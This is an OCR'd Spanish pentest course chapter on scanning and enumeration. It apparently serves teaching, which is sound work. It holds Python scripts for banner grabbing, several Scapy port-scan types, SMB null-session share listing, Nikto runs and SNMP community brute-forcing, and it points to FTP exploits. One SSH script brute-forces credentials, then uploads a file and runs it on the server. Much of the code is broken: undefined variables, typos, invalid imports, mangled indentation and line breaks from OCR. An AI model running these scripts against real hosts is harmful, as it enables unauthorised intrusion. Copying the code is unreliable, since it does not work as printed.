
Escaneo, enumeración y detección de vulnerabilidades

Telefónica EDUCACIÓN DIGITAL

Índice



Con toda la información sobre el sistema objetivo obtenida de la fase anterior, un atacante puede empezar la fase de escaneo, enumeración de máquinas, identificación de vulnerabilidades, etc.

En esta fase, se podrá determinar qué servicios tienen en ejecución un determinado servidor, que versiones están corriendo, y cuáles de ellas son vulnerables a un posible ataque. El resultado de esta fase es la identificación de todos los puntos de entrada existentes al sistema.

1. Banner Grabbing

Se denomina Banner Grabbing a la recolección de información que ofrece los servicios (Banners) al realizar una petición de conexión contra ellos. Aparte de información propia del servicio como puede ser el producto concreto, la versión, etc, también se puede obtener información relativa al propio sistema operativo.

Esta técnica es una de formas de conocer qué infraestructura o sistema se encuentra detrás de un determinado servicio, servidor web, etc. Siendo de gran utilidad para fases posteriores de un Pentest ya que identifica productos y versiones concretas las cuales pueden contener vulnerabilidades conocidas y pueden ser aprovechadas por un posible atacante.


Cabe destacar que no siempre es posible obtener información completa sobre el sistema objetivo, ya que uno de los procesos de Hardening de servidores es el configurar correctamente los servicios y ocultar la información que brinda el servidor al exterior.

Se puede crear un Script muy sencillo que se encargue de recorrer un segmento de red e intente realizar conexiones a unos determinados puertos predefinidos almacenados en un fichero:

```
import socket
import sys

IP_RANGE = "192.168.1"
ports = [21, 22, 25, 53, 79, 80, 110, 443, 8080, 9050]
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

for host in range(1, 254):
        for port in ports:
                try:
                        socket.connect(IP_RANGE + "." + str(host))
                        socket.settimeout(1)
                        banner = socket.recv(1024)
                        print("Banner encontrado en IP = " + IP_RANGE + "." + str(host) + ", puerto = " + str(port))
                        print("Banner = " + banner)
                except:
                        pass
```



Como entrada a este Script se recibirá el segmento de red donde se realizará la búsqueda (xxx.xxx.xxx.) analizándose todas las IPs en dicho rango 1-254.

Alguno de los puertos más interesantes que se pueden comprobar son:

- 21
- 22
- 25
- 53
- 79
- 80
- 110
- 443
- 8080
- 950

De esta forma, con una ejecución sencilla podemos obtener una gran cantidad de información del entorno de red.

2. Escaneo de puertos y enumeración

El escaneo de puertos es una acción que se realiza contra un sistema objetivo la cual permite determinar el estado de los puertos e identificar a alto nivel el servicio que está corriendo en dicho servidor. El escaneo puede detectar si un puerto está abierto, cerrado, o filtrado por un cortafuegos. También se puede llegar a detectar el sistema operativo que se está ejecutando en la máquina objetivo según los puertos que tiene abiertos.

Hay que tener en cuenta que los resultados del escaneo se basan en los paquetes de respuesta que devuelve el sistema operativo objetivo o sistemas intermedios, por lo que pueden ser no fiables. Es posible que las respuestas las esté generando un cortafuegos, que el sistema operativo devuelva información falsa para confundir, que los sistemas no cumplan el RFC y no respondan como deberían, etc.

Por este motivo se han ideado varias técnicas para realizar escaneos de puertos las cuales son complementarias unas a otras para poder saltarse ese tipo de bloqueos o inconvenientes y poder obtener una foto completa del servidor objetivo. Alguna de estas técnicas son:

- TCP Connect Scaner
- TCP Stealth Scan
- UDP Scan
- ACK Scan
- XMAX Scan
- FIN Scan
- Null Scan
- Window Scan

Estos tipos de escaneos necesitan tener un control a muy bajo nivel sobre los protocolos de red para poder modificar las peticiones que se realicen para que no cumplan el "estandar" de un flujo normal.


Para poder realizar este tipo de peticiones desde un programa Python, es necesario utilizar una librería que nos permita este manejo a bajo nivel.

Scapy es una librería muy potente y flexible que permite la captura, análisis, manipulación e inyección de los paquetes en una red. Lo que permite tener un control total sobre los protocolos a bajo nivel permitiendo generar peticiones que no se ajustan el estándar.

Esta librería se puede encontrar en su página oficial:

http://www.secdev.org/projects/scapy/

En esta página existen varias guías de instalación en base al sistema operativo deseado.



TCP Connect Scan

Este tipo de escaneo realiza una conexión TCP completa con el sistema objetivo en un puerto determinado. La conexión completa implica que se completen el triple hand-sake de inicio de conexión teniendo en cada una de las peticiones correspondientes los flags SYN, SYN+ACK y ACK activos respectivamente.

Este es el método más fiable para asegurar que un puerto está abierto, pero también es el método más auditado por los sistemas de prevención de intrusiones por lo que suele estar filtrado.

Se considera que el puerto está abierto cuando después de enviar un SYN el servidor contesta con un ACK. Y se considera que el puerto está cerrado cuando en la respuesta se devuelve el flag de RST.

El código Python que realiza este escaneo utilizando la librería Scapy es el siguiente:

```
from scapy.all import *

dst_ip = "xxx.xxx.xxx.xxx"
ports = "21:22:80:110:135:139:455:8080"

scanPorts = ports.replace(" ","").strip().split(":")

for port in scanPorts:
        r = sr1(IP(dst=dst_ip)/TCP(dport=int(port),flags="S"))

        if(str(type(r))=="<type 'NoneType'>"):
                print("El puerto ", str(port), " está cerrado.")
        elif(r.haslayer(TCP)):
                if(r.getlayer(TCP).flags == 0x12):
                        r2 = sr1(IP(dst=dst_ip)/TCP(sport=src_port,dport=int(port),flags="AR"))
                        print("El puerto ", str(port), " está abierto.")
                elif(r.getlayer(TCP).flags == 0x14):
                        print("El puerto ", str(port), " está cerrado.")
```

TCP Stealth Scan (TCP SYN)

Esta técnica es muy similar a la TCP Connect con la única diferencia que no termina de realizar la conexión con el puerto de la máquina objetivo ya que es cortada con el cliente antes de que pueda ser completada.

El escaneo empezará mandando una petición al puerto de la máquina objetivo con el flag SYN activado como si estuviese abriendo una conexión real. Si el servidor contesta en la respuesta con los flags SYN + ACK se asume que el puerto se encuentra abierto. En el caso que conteste con el flag RST significa que se encuentra cerrado. Si no se recibe ninguna respuesta se marca el puerto como filtrado.

Esta técnica es una de las más utilizadas en una red local sin cortafuegos, ya que es muy rápida de realizar y permite un escaneo muy rápido de todos los puertos en una máquina objetivo.

El código Python que realiza este escaneo es el siguiente:

```
from scapy.all import *

dst_ip = "xxx.xxx.xxx.xxx"
ports = "21:22:80:110:135:139:455:8080"

scanPorts = ports.replace(" ","").strip().split(":")

for port in scanPorts:
        r = sr1(IP(dst=dst_ip)/TCP(dport=int(port),flags="S"))
if r is None:
        print("El puerto ", str(port), " está filtrado.")
elif(r.haslayer(TCP)):
        if(r.getlayer(TCP).flags == 0x12):
                r2 = sr1(IP(dst=dst_ip)/TCP(sport=src_port,d
                port=int(port),flags="R"))
                print("El puerto ", str(port), " está abierto.")
        elif(r.getlayer(TCP).flags == 0x14):
                print("El puerto ", str(port), " está cerrado.")
elif(r.haslayer(ICMP)):
        if(int(r.getlayer(ICMP).type)==3 and int(r.getlayer(IC
        MP).code) in [1,2,3,9,10,13]):
                print("El puerto ", str(port), " está filtrado.")
```

UDP Scan

Aunque los servicios más habituales en Internet utilicen el protocolo TCP, también existen un montón de servicios que usan UDP, como por ejemplo DNS, SNMP y DHCP.

Esta técnica envía una petición UDP sin datos a cada puerto objetivo y se queda a la escucha de una respuesta:

- Si se recibe un error ICMP del tipo 3 código 3 (ICMP Port Unrecheable) se marca que el puerto está cerrado.

- Si se recibe un error IMCP del tipo 3 pero con el código distinto a 3 (ICMP Unrecheable) se marca el puerto como filtrado.
- Si se recibe una respuesta UDP se marca como abierto.
- Si no se recibe nada se marca como abierto|filtrado lo que significa que el puerto podría estar abierto.

El código Python que realiza este escaneo es el siguiente:

```
from scapy.all import *

dst_ip = "xxx.xxx.xxx.xxx"
ports = "xxx"

scanPorts = ports.replace(" ","").strip().split(":")

for port in scanPorts:
        r = sr1(IP(dst=dst_ip)/UDP(dport=int(port)))
        if r is None:
                retrans = []
        for count in range(0,3):
                retrans.append(sr1(IP(dst=dst_ip)/UDP(d
                port=int(port))))
        for item in retrans:
                if (str(type(item))!="<type 'NoneType'>"):
                        print("El puerto ", str(port), " está abierto|filtra
                        do.")
                elif (item.haslayer(UDP)):
                        print("El puerto ", str(port), " está abierto.")
elif(item.haslayer(ICMP)):
        if( int (item.getlayer(ICMP).type)==3 and int
        (item.getlayer(ICMP).code)==3):
                print("El puerto ", str(port), " está cerra
                do.")
        elif(int(item.getlayer(ICMP).type)==3 and int
        (item.getlayer(ICMP).code) in [1,2,3,9,10,13]):
                print("El puerto ", str(port), " está filtra
                do.")
```

ACK Scan

Esta técnica no está enfocada en determinar si un puerto está abierto o no realizando un escaneo del mismo, sino que su objetivo es determinar si este puerto se encuentra protegido por un cortafuegos que está filtrando las peticiones.

El funcionamiento es muy sencillo, simplemente se envía una petición TCP al puerto objetivo con el flag ACK activo, luego se quedará escuchando las respuestas:

- Si la respuesta tiene el flag RST activo significa que no existe un firewall que esté filtrando las peticiones, pero no podemos determinar si el puerto está abierto o no.
- Si se recibe de respuesta un mensaje de error ICMP del tipo 3 con el código 1, 2, 3, 9, 10, o 13, o simplemente no se recibe respuesta, se marca ese puerto como filtrado puesto que existe un firewall en medio.

El código Python que realiza este escaneo es el siguiente:

```
from scapy.all import *

dst_ip = "xxx.xxx.xxx.xxx"
ports = "21:22:80:110:135:139:455:8080"

scanPorts = ports.replace(" ","").strip().split(":")

for port in scanPorts:
        r = sr1(IP(dst=dst_ip)/TCP(dport=int(port),flags="A"))

        if r is None:
                print("Firewall Stateful")
        elif(r.haslayer(TCP)):
                if(r.getlayer(TCP).flags == 0x4):
                        print("No firewall")
        elif(r.haslayer(ICMP)):
                if(int(r.getlayer(ICMP).type)==3 and int(r.getlayer(IC
                MP).code) in [1,2,3,9,10,13]):
                        print("Firewall Stateful")
```

TCP XMAX Scan

Este tipo de escaneo se aprovecha de una indefinición en la RFC de TCP donde se diferencia los puertos abiertos de los cerrados.

Por lo que cualquier sistema que cumpla con el texto de la RFC, cuando se reciba una petición que no contentan alguno de los flags SYN, RST o ACK activo se deberá responder con una respuesta RST si el puerto está cerrado. Y no se enviará ninguna respuesta si el puerto se encuentra abierto. En el caso que se reciba un error ICMP no alcanzable (tipo 3, código 1, 2, 3, 9, 10, o 13) se marcará el puerto como filtrado.

En el caso concreto de este escaneo, no se activan los flags SYN, RST o ACK, pero si se activan los otros 3 PSH, FIN y URG.

La ventaja fundamental de este tipo de escaneo es que puede atravesar un cortafuegos que no realice una inspección de estados o encaminadores que hagan filtrado de paquetes.

Como nota curiosa, el nombre de este escaneo se debe a que el paquete de datos que se envía con los flags PSH, FIN y URG activos se asemeja a un árbol de navidad.

El código Python que realiza este escaneo es el siguiente:

```
from scapy.all import *

dst_ip = "xxx.xxx.xxx.xxx"
ports = "21:22:80:110:135:139:455:8080"

scanPorts = ports.replace(" ","").strip().split(":")

for port in scanPorts:
        r = sr1(IP(dst=dst_ip)/TCP(dport=int(port),flags="FPU"))
if r is None:
                print("El puerto ", str(port), " está abierto|filtrado.")
        elif(r.haslayer(TCP) and r.getlayer(TCP).flags == 0x14):
                        print("El puerto ", str(port), " está cerrado.")
        elif(r.haslayer(ICMP)):
```

```
                if(int(r.getlayer(ICMP).type)==3 and int(r.getlayer(IC-
MP).code) in [1,2,3,9,10,13]):
                        print("El puerto ", str(port), " está filtrado.")
```

TCP FIN Scan

Este tipo de escaneo está enfocado para determinar si un puerto se encuentra cerrado, pero no se puede determinar si está abierto o filtrado.

Para la realización de este escaneo se envía una petición TCP con únicamente el flag FIN activo. Si la respuesta es un RST se asume que el puerto se encuentra cerrado, pero si no se obtiene respuesta no se puede determinar si se encuentra abierto o filtrado.

Este tipo de escaneo puede saltarse los cortafuegos non-stateful.

El código Python que realiza este escaneo es el siguiente:

```
from scapy.all import *

dst_ip = "xxx.xxx.xxx.xxx"
ports = "21:22:80:110:135:139:455:8080"

scanPorts = ports.replace(" ","").strip().split(":")

for port in scanPorts:
        r = sr1(IP(dst=dst_ip)/TCP(dport=int(port),flags="F"))
if r is None:
        print("El puerto ", str(port), " está abierto|filtrado.")
elif(r.haslayer(TCP) and r.getlayer(TCP).flags == 0x14):
                print("El puerto ", str(port), " está cerrado.")
elif(r.haslayer(ICMP)):
        if(int(r.getlayer(ICMP).type)==3 and int(r.getlayer(IC
        MP).code) in [1,2,3,9,10,13]):
                print("El puerto ", str(port), " está filtrado.")
```

Null Scan

Este tipo de escaneo es similar al TCP FIN Scan ya que permite determinar si un puerto se encuentra cerrado, pero no puede determinar si está abierto o filtrado.

La diferencia radica que en la petición TCP no se activa ningún flag, por lo que el valor de las cabeceras de la petición es 0.

El código Python que realiza este escaneo es el siguiente:

```
from scapy.all import *

dst_ip = "xxx.xxx.xxx.xxx"
ports = "21:22:80:110:135:139:455:8080"

scanPorts = ports.replace(" ","").strip().split(":")

for port in scanPorts:
```

```
        r = sr1(IP(dst=dst_ip)/TCP(dport=int(port),flags=""))

if r is None:
        print("El puerto ", str(port), " está abierto|filtrado.")
elif(r.haslayer(TCP) and r.getlayer(TCP).flags == 0x14):
                print("El puerto ", str(port), " está cerrado.")
elif(r.haslayer(ICMP)):
        if(int(r.getlayer(ICMP).type)==3 and int(r.getlayer(IC
        MP).code) in [1,2,3,9,10,13]):
                print("El puerto ", str(port), " está filtrado.")
```

Window Scan

Este tipo de escaneo es similar al TCP ACK Scan solo que en este caso se intenta determinar si un puerto se encuentra abierto o cerrado.

Esto lo realiza examinando el campo Window de la cabecera TCP del paquete RST recibido. Hay algunos sistemas que por su implementación devuelven un valor de Window positivo cuando los puertos están abiertos, y un valor de 0 para los puertos cerrados.

Como este escaneo se basa en un detalle de la implementación de unos pocos sistemas no es siempre fiable.

El código Python que realiza este escaneo es el siguiente:


```
from scapy.all import *

dst_ip = "xxx.xxx.xxx.xxx"
ports = "21:22:80:110:135:139:455:8080"

scanPorts = ports.replace(" ","").strip().split(":")

for port in scanPorts:
        r = sr1(IP(dst=dst_ip)/TCP(dport=int(port),flags="A"))

        if r is None:
                print("Sin respuesta")
        elif(r.haslayer(TCP)):
                if(r.getlayer(TCP).window == 0):
                        print("Cerrado")
                elif(r.getlayer(TCP).window > 0):
                                print("Abierto")
```



3. Protocolo SMB

El protocolo SMB (Server Message Block) es un protocolo de red que permite compartir archivos, impresoras, etc, entre diferentes equipos con sistema operativo Windows en una red.

La primera versión de este protocolo fue desarrollada por IBM, pero esa versión fue mejorada por Microsoft para añadirle más características y hacerla compatible con más sistemas con lo que se hizo más popular. En 1998, Microsoft renombró este protocolo como CIFS (Common Internet File System).

Este protocolo siempre ha estado en el punto de mira de los atacantes ya que han sido muchas las vulnerabilidades descubiertas en la implementación de este protocolo tanto para sistemas Windows como para Linux.

Aparte de las vulnerabilidades descubiertas, los atacantes también se han aprovechado de la mala configuración en la instalación de este servicio, ya que por defecto permitía el acceso a todos los datos y documentos.

El protocolo SMB se basa en 2 modelos de Autenticación diferentes:

- User: el cliente al acceder a un recurso concreto, aporta unas credenciales de usuario y un dominio. Si el dominio es conocido se delega la autenticación en el controlador de este dominio. En caso contrario se comprueba el usuario y password en los usuarios propios del servidor. Después de la autenticación correcta, se comprueba si el usuario tiene privilegios para acceder a dicho recurso.
- Share: este mecanismo es mucho más simple e inseguro que el mecanismo User. Consiste en asignar una clave o palabra de paso a un recurso, siendo necesario aportarla al invocarlo. Este mecanismo no tiene ningún control de perfilado, por lo que cualquier usuario que intente acceder y conozca la clave podrá hacerlo.

Si estos mecanismos no se configuran correctamente, se produce el problema de acceso SMB con credenciales Nulas. Esto permite el acceso a un recurso pasando cadenas vacías como usuario y password.

Para realizar este tipo de ataque desde un script de Python, se utilizará una librería denominada PySMB la cual se puede encontrar en el proyecto **Github oficial**

Esta librería tiene un conjunto de módulos algo limitados, pero implementa todas las funcionalidades básicas de un cliente SMB con lo cual permite realizar análisis sobre servidores que estén corriendo instancias de SMB.

En el siguiente ejemplo se mostrará el uso más simple de esta librería donde se configurará una instancia de SMBConnection con unas credenciales nulas, y se intentará la conexión con el servidor, mostrando los recursos que tiene compartidos:

```
import smb.SMBConnection import SMBConnection
serverName = “Server1”
clientName = “Client1”
user = “”
passw = “”
smb = SMBConnection(user, passw, clientName, serverName,
use_ntlm_v2 = True)
smb.connect(“192.168.1.129”, 139)
print(“Recursos: “, s.listShares())
```

4. Protocolo SSH

SSH (Secure Shell) es un protocolo que sirve para acceder a máquinas remotas a través de una red y obtener un Shell en la misma como si se tuviese acceso físico a la máquina, siendo muy utilizado por los administradores de sistemas para realizar configuraciones y tareas de manera remota.

En los inicios, los administradores se conectaban utilizando herramientas como telnet o rlogin, pero las comunicaciones utilizando estas herramientas no estaban cifradas, por este motivo se ideó este protocolo el cual asegura que la comunicación en tránsito no sea leída por terceros.

Este protocolo ofrece otro tipo de funcionalidades que se ejecutan sobre el mismo:

- Autenticación mediante claves pública/privada.
- Port-forwarding.
- Transferencia de ficheros mediante scp y sftp.

Para poder utilizar este protocolo desde los script de Python se puede utilizar una librería llamada Paramiko la cual puede ser descargada desde la **página del proyecto** y desde su **Github oficial**

Esta librería implementa todas las características y funcionalidades de un cliente SSH. Para el siguiente ejemplo se va a mostrar el uso básico de la librería, realizando una conexión contra un servidor SSH y ejecutar un comando simple mostrando el resultado del mismo:

```
import paramiko

client = paramiko.SSHClient()
paramiko.util.log_to_file("paramiko.log")
client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
client.connect("remoteHost", username="user", password="pass")
stdin, stdout, stderr = client.exec_command("ls -la")
for line in stdout.readlines():
        print(line)
client.close()
```

A partir de la conexión creada en el ejemplo anterior, podemos obtener una conexión sFtp con el servidor. En el siguiente ejemplo se mostrará cómo obtener esa conexión y se listará el contenido de la raíz del servidor:


```
client.connect("remoteHost", username="user", password="pass")
sftp = client.open_sftp()
dirList = sftp.listdir("./")
print(disList)
```

En base a estos conceptos básicos, se puede generar un script que lea un diccionario de usuario/passwords más comunes e ir probándolos contra el servidor SSH hasta que se obtiene conexión.

En el momento que se haya encontrado unas credenciales válidas, se abrirá una conexión sFtp y se subirá un script ejecutándolo en el servidor:

```
import paramiko
import sys

client = paramiko.SSHClient()
paramiko.util.log_to_file("paramiko.log")
client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
for line in open("diccionario.txt", "r").readlines():
        try:
                [user,passwd] = line.split(":")
                print("Probando con usuario y pasword: " + user + "/"
                + passwd)
                client.connect("remoteHost", username=user, pass
                word=passwd)
                print("Credenciales válidas: " + user + "/" + passwd)
                break
        except paramiko.AuthenticationException:
                continue
sftp = client.open_sftp()
sftp.put("fileName", "/dev/shm/fileName")
client.exec_command("chmod a+x /dev/shm/fileName")
client.exec_command("nohup /dev/shm/fileName &")
client.close()
```



5. Protocolo HTTP

El protocolo HTTP (Hypertext Transfer Protocol) es un protocolo de comunicación que permite la transferencia de información en el World Wide Web.

Este es un protocolo stateless, es decir, no mantiene el estado ni guarda ningún tipo de información sobre las conexiones previas. Para mantener el estado se utilizan las cookies las cuales permiten almacenar información en la parte cliente.

Este protocolo, y todos los sistemas que giran en torno a el y a la arquitectura web, han tenido graves vulnerabilidades a lo largo del tiempo, permitiendo el acceso a información de los clientes relativa a esos sitios Web.

Estos ataques se dividen en 2 grupos:

- Ataques directos al servidor aprovechando de alguna vulnerabilidad del mismo para obtener información.
- Ataques client-side que tienen como objetivo el obtener información de los clientes de ese WebSite.

Existen herramientas para poder escanear estos servidores web en busca de vulnerabilidades. Una de las más conocidas es Nikto la cual se puede encontrar de forma gratuita (tiene licencia GPL) en su sitio web **https://cirt.net/Nikto2**

Esta herramienta se encarga de comprobar diferentes puntos en el servidor web:

- Malas configuraciones
- Ficheros de instalación por defecto
- Listado de la estructura del servidor
- Versiones de los sistemas
- Fechas de actualización
- Test XSS
- Ataques por diccionario

Con toda esta información genera un informe en diferentes formatos (txt, csv, html, etc).

Antes de instalar esta herramienta, es necesario tener instaladas todas sus dependencias:

- perl
- openssl
- libnet-ssleay-perl
- nmap

Para entornos con apt-get, simplemente se tiene que ejecutar el siguiente comando:

```
#apt-get  install perl libnet-ssleay-perl openssl nmap
```

Una vez instalas las dependencias, habrá que descargar la última versión estable de su Github (**https://github.com/sullo/nikto**) y descomprimir el zip.

Esta herramienta está escrita en el lenguaje Perl, por lo que no es posible importarla directamente en un script de Python. Para poder utilizarla será necesaria la creación de un subproceso de Python ejecutando la herramienta en él.

En el siguiente ejemplo se muestra el uso de esta herramienta desde Python lanzando un escaneo simple contra un host:

```
import subprocess
import sys
niktoString = "perl nikto.pl -h 192.168.1.124"
subprocess.call(niktoString, shell = True)
```

Una vez instalas las dependencias, habrá que descargar la última versión estable de su Github (**https://github.com/sullo/nikto**) y descomprimir el zip.

6. Protocolo FTP

El protocolo FTP (File Transfer Protocol) es un protocolo de red enfocado en la transferencia de archivos y directorios entre sistemas conectado a una red TCP. Este protocolo está basado en una arquitectura cliente-servidor, estando este servicio corriendo en los puertos 20 y 21 del servidor.

Este protocolo se diseñó para maximizar la velocidad de transferencia de estos ficheros, por este motivo se envían todas las comunicaciones en texto plano. Desde la transferencia de los datos como el proceso de autenticación, por lo que es fácilmente interceptable por un atacante y obtener las credenciales de acceso.

Como este protocolo es inseguro, se ha implementando una variante del mismo la cual usa el protocolo SSH para cifrar la comunicación. Esta variante es el protocolo SFTP.

Las vulnerabilidades en este protocolo surgen en las aplicaciones que lo implementan y las cuales están ejecutándose en los servidores en internet.

Existen 2 casos muy famosos de implementaciones de este protocolo las cuales contenían vulnerabilidades:

- Wu-FTPD
- ProFTPD 1.3.3a

Wu-FTPD fue un servidor FTP muy famoso en los años 90, y estaba disponible para varias distribuciones basadas en Unix. Este servidor contenía varias vulnerabilidades críticas que permitían ejecución remota de código.

Una de estas vulnerabilidades se encontraba en la implementación del comando "SITE EXEC" la cual utiliza la función sprintf con una cadena procedente del usuario y no se realizaba ningún tipo de filtrado previo, por lo que permitía un desbordamiento de buffer.

Esta vulnerabilidad se encuentra descrita en la **página** y se puede encontrar el exploit escrito en C en la siguiente **dirección**.

Es posible la descarga de este exploit y su ejecución desde Python con un subproceso.

ProFTPD fue otra de las implementaciones más utilizadas en internet, pero en algunas de sus versiones también contenían vulnerabilidades críticas. Una de estas versiones fue la 1.3.3a la cual permitía la ejecución de código remoto mediante un desbordamiento de buffer.

El detalle de la vulnerabilidad se puede encontrar en la dirección **http://www.securityfocus.com/bid/44562** teniendo en la sección de "**Exploit**" dos implementaciones del exploit en Perl y Ruby.

Igual que con Wu-FTPD, es posible descargar estos exploit y ejecutarlo desde Python creando un subproceso que los lance.

7. Protocolo SNMP

Como este escaneo se basa en un detalle de la implementación de unos pocos sistemas no es siempre fiable.

El protocolo SNMP (Simple Network Management Protocol) es un protocolo de administración de red de la capa de aplicación, el cual permite el intercambio de información de administración entre los distintos dispositivos conectados en la red. Algunos de estos dispositivos pueden ser los routers, switchers, servidores, equipos de trabajo, impresoras, etc.

Este protocolo permite a los administradores de la red el supervisar su funcionamiento, buscar y resolver los problemas surgidos y planear futuras ampliaciones de la misma.

Este protocolo cuenta con varios elementos:

- Community: representa un conjunto lógico de dispositivos y managers. Estos managers solos van a poder monitorizar un dispositivo si pertenecen a la misma comunidad
- SNMP Manager: es un componente de la red que puede realizar consultas a un dispositivo conocido como agente.
- SNMP Agent: es un dispositivo el cual responde a las peticiones de un Manager.
- MIB: es un registro que define un elemento administrable en un agente y está compuesto por varios valores:
  - OID
  - Tipo
  - Nivel de acceso
  - Etc

Este protocolo se ejecuta bajo la capa UDP, por lo que es un protocolo sin sesión y no se implementan mecanismos de control y de recuperación.

Desde Python podemos utilizar este protocolo utilizando la librería **PySNMP** la cual abstrae muchas de las complejidades de este protocolo. Esta librería se puede instalar fácilmente utilizando PIP:

```
$ pip install pysnmp
```

Una de los ataques que se puede realizar en este protocolo es la enumeración de comunidades mediante ataques de fuerza bruta en base a un diccionario.

Se puede descargar un diccionario con nombres de comunidades desde el **Github del proyecto fuzzdb**.

Con este fichero se irá probando la conexión contra un agente determinado en el puerto 162, probando con cada una de las comunidades, y si la conexión es correcta se asume que el nombre es válido:

```
from pysnmp.entity.rfc3413.oneliner import cmdgen
import sys

for community in open("wordlist-common-snmp-community-strings.txt").readlines():
        cmdGen = cmdgen.CommandGenerator()
